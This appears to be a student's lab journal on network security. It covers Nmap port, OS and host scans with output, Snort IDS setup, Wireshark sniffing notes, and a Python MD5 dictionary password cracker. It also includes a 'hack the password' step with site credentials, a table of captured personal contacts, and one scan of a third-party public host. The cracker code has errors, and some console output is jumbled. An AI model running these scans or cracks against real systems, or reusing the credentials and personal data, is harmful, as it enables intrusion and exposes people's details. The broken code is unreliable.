Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

C:\Program Files (x86)\Nmap>-
```

Example: nmap -p 135 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p 135 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:28 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0010s latency).

PORT      STATE SERVICE
135/tcp    open  msrpc

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds

C:\Program Files (x86)\Nmap
```

6. Scan specified range of port

Syntax: nmap -p [range in the format 1-100][ip_address]

Example: nmap -p 1-500 127.0.0.1 , nmap -p 1-500 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p 1-100 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:34 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0016s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
83/tcp    open  mit-mil-dev
86/tcp    open  mfcobol

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

C:\Program Files (x86)\Nmap>nmap -p 1-500 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:34 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.00057s latency).
Not shown: 495 closed tcp ports (reset)
PORT      STATE SERVICE
83/tcp    open  mit-mil-dev
86/tcp    open  mfcobol
135/tcp   open  msrpc
137/tcp   filtered netbios-ns
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

C:\Program Files (x86)\Nmap>
```

7. Fast scan or Scan top 100 ports

Syntax: nmap -F [ip_address]

Example: nmap -F 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -F 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:38 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00050s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

C:\Program Files (x86)\Nmap>
```

8. Scan specific service names

Syntax: nmap -p [service name1,service name2...][ip_address]

Example: nmap -p http,mysql 192.100.10.95, nmap -p http,mysql 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p http,mysql 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:43 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0018s latency).

PORT      STATE SERVICE
80/tcp    closed http
3306/tcp  closed mysql
8008/tcp  closed http

Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```

9. Scanning TCP / UDP ports

Syntax: nmap -sT [ip_address]

Example: nmap -sT 127.0.0.1

Syntax: nmap -sU [ip_address]

Example: nmap -sU 127.0.0.1

```
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
C:\Program Files (x86)\Nmap>nmap -sT 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:48 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (1.0s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
83/tcp    open  mit-ml-dev
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
1521/tcp  open  oracle
5560/tcp  open  isqlplus

Nmap done: 1 IP address (1 host up) scanned in 220.10 seconds

C:\Windows\System32\cmd.exe
5355/udp open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 24.17 seconds
C:\Program Files (x86)\Nmap>nmap -sU 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:53 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (@.00075s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 46.84 seconds
C:\Program Files (x86)\Nmap>
```

10. Scanning multiple TCP/UDP ports

Syntax: nmap -p U: 53,67-68,T:21-25,80,135 [ip_address]

Example: nmap -p U: 53,67-68,T:21-25,80,135 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p U:53,67-70,T:21-25,80,135 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:55 India Standard Time
WARNING: Your ports include "U:" but you haven't specified UDP scan with -sU.
Nmap scan report for localhost (127.0.0.1)
Host is up (@.0015s latency).

PORT      STATE SERVICE
21/tcp    closed  ftp
22/tcp    closed  ssh
23/tcp    closed  telnet
24/tcp    closed  priv-mail
25/tcp    closed  smtp
80/tcp    closed  http
135/tcp   open   msrpc

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
C:\Program Files (x86)\Nmap>
```

C. Network scanning

Nmap tool is used to scan network. In network scanning ,we can find live host on a networks OS detection

1. ping scan

Syntax: nmap -sP [ip_address]

```
C:\Program Files (x86)\Nmap>nmap -sP 192.168.10.10
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:04 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.50 seconds

C:\Program Files (x86)\Nmap>nmap -sP 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:05 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds

C:\Program Files (x86)\Nmap>
```

2. Host Scan :

Host scan sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address.

Syntax: nmap -sP [host address]

Example: nmap -sP 72.52.251.71

```
C:\Windows\System32\cmd.exe
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds

C:\Program Files (x86)\Nmap>nmap -sP 72.52.251.71
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:12 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Host is up (0.0010s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

C:\Program Files (x86)\Nmap>
```

3. DNS query:

Used for pen tester .pen tester is protect the system.

Syntax: nmap -sL [ip_address]

Example: nmap -sL 192.168.10.60

```
C:\Program Files (x86)\Nmap>nmap -sP 192.168.10.60
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:20 India Standard Time
Nmap scan report for 192.168.10.60
Host is up (0.0010s latency).
MAC Address: F8:B1:56:BB:16:97 (Dell)
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

C:\Program Files (x86)\Nmap>
```

4. OS Scan :

Used for now the operating system is running.

Syntax: nmap -O [ip_address]

Example: nmap -O 192.168.10.57

```
C:\Program Files (x86)\Nmap>nmap -O 192.168.10.57
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:26 India Standard Time
Nmap scan report for 192.168.10.57
Host is up (0.00054s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1521/tcp   open  oracle
5560/tcp   open  isqlplus
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1703
OS details: Microsoft Windows 10 1703
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.53 seconds
```

D. Intrusion Detection System (IDs)

Snort IDS Tool use

Snort IDS is a free open source network IDs.

Download Snort application (snort.org)

Three types of IDs :

- **Sniffer Mode:** The program will read network packets and display them on the console.
- **Packet Logger Mode:** The program will log packets on the disk.
- **Detection System Mode:** The program will monitor network traffic and analysis it against rules set by the user.

1. To Check the interface

Syntax: snort -W

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Snort\bin>snort -W

      -*> Snort! <*-
o"_)~ Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index Physical Address      IP Address     Device Name      Description
----- -----
 1  B8:CA:3A:78:EF:28    192.168.10.209  \Device\NPF_{22EF902F-5A14-4098-8BF4-843C400498D6}  Intel(R) 82579LM Gigabit Network Connection
 2  0A:00:27:00:00:0C    192.168.56.1   \Device\NPF_{B1995F4D-59C7-41AB-BD98-AA87E661F7A7}  VirtualBox Host-Only Ethernet Adapter
 3  00:00:00:00:00:00    0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback  Adapter for loopback traffic capture

C:\Snort\bin>
```

2. To start snort in sniffer mode use following command

Syntax: snort –dev –i 2

-dev used to run snort to capture packets on your network.

```
C:\Snort\bin>snort -dev -i 2
Running in packet dump mode

      ==== Initializing Snort ====
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B1995F4D-59C7-41AB-BD90-AA87E661F7A7}".
Decoding Ethernet

      ==== Initialization Complete ====

      -*> Snort! <*-
o"_)~ Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Commencing packet processing (pid=7144)
```

3. To start snort in packet logger mode use following command.

Syntax: snort -vde

```

00:00:00:00:00:00 -> FF:02:00:00:00:00
00 00 00 FF 02 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 FB

09/22-09:24:44.282489 BB:CA:3A:78:EF:28 -> ZC:5A:1C:83:60:95 type:0x800 len:0x36
192.168.10.209:1064 -> 184.84.102.88:443 TCP TTL:128 TOS:0x0 ID:11664 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xAE3DD503 Ack: 0x7EB99430 Win: 0xB05 TcpLen: 20
09/22-09:24:44.282556 BB:CA:3A:78:EF:28 -> ZC:5A:1C:83:60:95 type:0x800 len:0x36
192.168.10.209:1063 -> 184.84.200.249:443 TCP TTL:128 TOS:0x0 ID:5731 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x47FFF6B9 Ack: 0xA9747854 Win: 0xB02 TcpLen: 20
09/22-09:24:44.282581 BB:CA:3A:78:EF:28 -> ZC:5A:1C:83:60:95 type:0x800 len:0x36
192.168.10.209:1063 -> 52.137.103.130:443 TCP TTL:128 TOS:0x0 ID:24255 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x237D05CC Ack: 0x157DAAS2 Win: 0xB02 TcpLen: 20
WARNING: No preprocessors configured for policy 0.
09/22-09:24:44.282822 ZC:5A:1C:83:60:95 -> BB:CA:3A:78:EF:28 type:0x800 len:0x3C
184.84.102.88:443 -> 192.168.10.209:1064 TCP TTL:64 TOS:0x0 ID:15939 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x7EB99430 Ack: 0xAE3DD504 Win: 0xB05 TcpLen: 20
WARNING: No preprocessors configured for policy 0.
09/22-09:24:44.282822 ZC:5A:1C:83:60:95 -> BB:CA:3A:78:EF:28 type:0x800 len:0x3C
184.84.200.249:443 -> 192.168.10.209:1062 TCP TTL:64 TOS:0x0 ID:5141 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xA9747854 Ack: 0x47FFF6BA Win: 0xB05 TcpLen: 20
WARNING: No preprocessors configured for policy 0.
09/22-09:24:44.282822 ZC:5A:1C:83:60:95 -> BB:CA:3A:78:EF:28 type:0x800 len:0x3C
52.137.103.130:443 -> 192.168.10.209:1063 TCP TTL:64 TOS:0x0 ID:54609 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x157DAAS2 Ack: 0x237D05CD Win: 0xB05 TcpLen: 20
09/22-09:24:44.282865 BB:CA:3A:78:EF:28 -> ZC:5A:1C:83:60:95 type:0x800 len:0x36
192.168.10.209:1064 -> 184.84.102.88:443 TCP TTL:128 TOS:0x0 ID:11666 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xAE3DD504 Ack: 0x7EB99431 Win: 0xB05 TcpLen: 20
09/22-09:24:44.282898 BB:CA:3A:78:EF:28 -> ZC:5A:1C:83:60:95 type:0x800 len:0x36
192.168.10.209:1062 -> 184.84.200.249:443 TCP TTL:128 TOS:0x0 ID:5733 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x47FFF6BA Ack: 0xA9747855 Win: 0xB02 TcpLen: 20
09/22-09:24:44.282919 BB:CA:3A:78:EF:28 -> ZC:5A:1C:83:60:95 type:0x800 len:0x36
192.168.10.209:1063 -> 52.137.103.130:443 TCP TTL:128 TOS:0x0 ID:24256 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x237D05CD Ack: 0x157DAAS3 Win: 0xB02 TcpLen: 20

```

4. To run the snort in IDs mode, you will need to config the file “snort.Config” according to your network environment

Steps for setup:

- Search the ip address of machine use IPconfig command
- Open with snort.Config file WordPad
- Step 1 of config files: Change DNS and IP address
- Write the rule path

```
# such as: c:\snort\rules
var RULE_PATH c:\snort\rules
var SO_RULE_PATH ..\so rules
var PREPROC_RULE_PATH ..\preproc_rules
```

step 4 of config files: change the path :

set dynamicpreprocessor path:

```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
```

set dynamicengine path:

```
# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

Step 6 of config file:

Write complete path of classification.Config and reference.Config

Write the after # output log_tcpdump: tcpdump.log this line

output alert_fast:snort-alerts.ids\

Step 7 of config file:

Remove the # symbol

Last 2 line write the # symbol:

#include \$RULE_PATH/web-php.rules

#include \$RULE_PATH/x11.rules

Step 5 of config file:

Write the # symbol for following line

```
#whitelist $WHITE_LIST_PATH/white_list.rules, \
#blacklist $BLACK_LIST_PATH/black_list.rules
```

All Pre-processor normalize lines comment out:

```
preprocessor normalize_ip4
preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6
```

- To start the snort in IDs mode, run

E. Network Sniffing

- Sniffing allows you to see all snort traffic, both protected and unprotected.**
- in the right condition and right protocol.**
- Monitor the flow of data over different computer lines using a software tool that referred as network sniffing.**

Download wire shark.

Wire shark window:

No: This is the number order of packet captured. The bracket indicates that this packet is part of a conversation.


Protocol: type of packet. e.g.: TCP<DNS<ARP.

Length: column shows you that packet length, measured in bytes.

Info: more info about packet content, will vary depending on the type of packet.

How Wire shark works? Explain with steps to


- Capture and analyse packets.
- Apply filter and analyse packet.



How to sniff the network using wire shark

Step1: web application on techpandas.org with login name is admin@google.com and Password2010.

Hack the password



Dashboard | Personal Contacts Manager v1.0

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	Edit
46577	Dark	test	43363636	xxx@xxx.xxx	Edit
46578	Sachi	Kn	675446449	sachishiva@ai.com	Edit
46579	Sachi	Kn	675446449	sachishiva@ai.com	Edit
46580	nagesh	gund	7898654521	nageshgund@google.com	Edit
46581	Definitely Not Dark	Maiden	87635444242	darkmaiden@octopus.ps	Edit
46582	vgbjhj	bj	hbjnh	hb@nbsjnkmkd.dfnjk	Edit

Total Records Count: 7

Practical No 3

Aim: Use software tools/command to perform malware attacks, other cyber-attacks and generate analysis reports.

- A. Password
- B. Dictionary
- C. Encrypt and decrypt
- D. DOS
- E. ARP poisoning in window
- F. IPconfig, ping, netstat, trace route
- G. Steganography tools

A. Password cracking

Use MD5 generator to find out the md5 hash for some words

<http://www.md5hashgenerator.com>

The screenshot shows the homepage of the MD5 Hash Generator. At the top, there is a navigation bar with links like 'Tools', 'Web Dev', 'Conversion', 'Encoders / Decoders', 'Formatters', 'Internet', and language settings ('English'). Below the navigation bar, the main title 'MD5 Hash Generator' is displayed. A sub-instruction 'Use this generator to create an MD5 hash of a string:' is followed by an input field containing the email address 'Yogeshmandvkar123456@gmail.com'. A large blue button labeled 'Generate →' is positioned below the input field. To the right, under the heading 'Related', there is a link to 'Sha1 Hash'. At the bottom of the page, a note states: 'This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into'. Below this note, the text 'Use crackstation.net' is visible.

B. Dictionary

Hashlib (): module to generate message digest or secure hash from the source message

Strip (): use to strip off and blank space.

Encode ('utf-8'): Return the encode version of given strip by default python user utf-8 coding.

hexdigest (): To convert hashed object into hexadecimal format.

Go to the notepad write below code and save dictionary.py

```
import hashlib
flag=0
p_hash=input("enter MD5 hash")
dictionary=input("enter dictionary filename")
try:
    password_file=open(dictionary,"r")
except:
    print("no file")
    quit()
for word in password_file:
    enc_word=word.encode('utf-8')
    digest=hashlib.md5(enc_word.strip()).hexdigest()
    Print("hash code is:"+digest)
    if(digest==p_hash):
        Print("password has been found")
        print("password is:"+word)
        flag=1
        break
if(flag==0):
    print("password not found")
```

Run Program on anaconda prompt

Syntax: python dictionary.py

Go to the: [MD5 Hash Generator](#)

Write password here.

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

Admin123

Generate →


Your String	Admin123
MD5 Hash	e64b78fc3bc91bcbc7dc232ba8ec59e0
SHA1 Hash	7af2d10b73ab7cd8f603937f7697cb5fe432c7ff

This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into


Go to anaconda prompt paste the MD5 Hash and enter password file name

```
(base) C:\Users\Admin>python dic.py  
enter MD5 hash e64b78fc3bc91bcbe7dc232ba8ec59e0  
enter dictionary filename passlist.txt
```


c. Encrypt and decrypt



Step1: write a message and enter on Encryption




Step2: copy encrypted message and paste in message box and decrypt


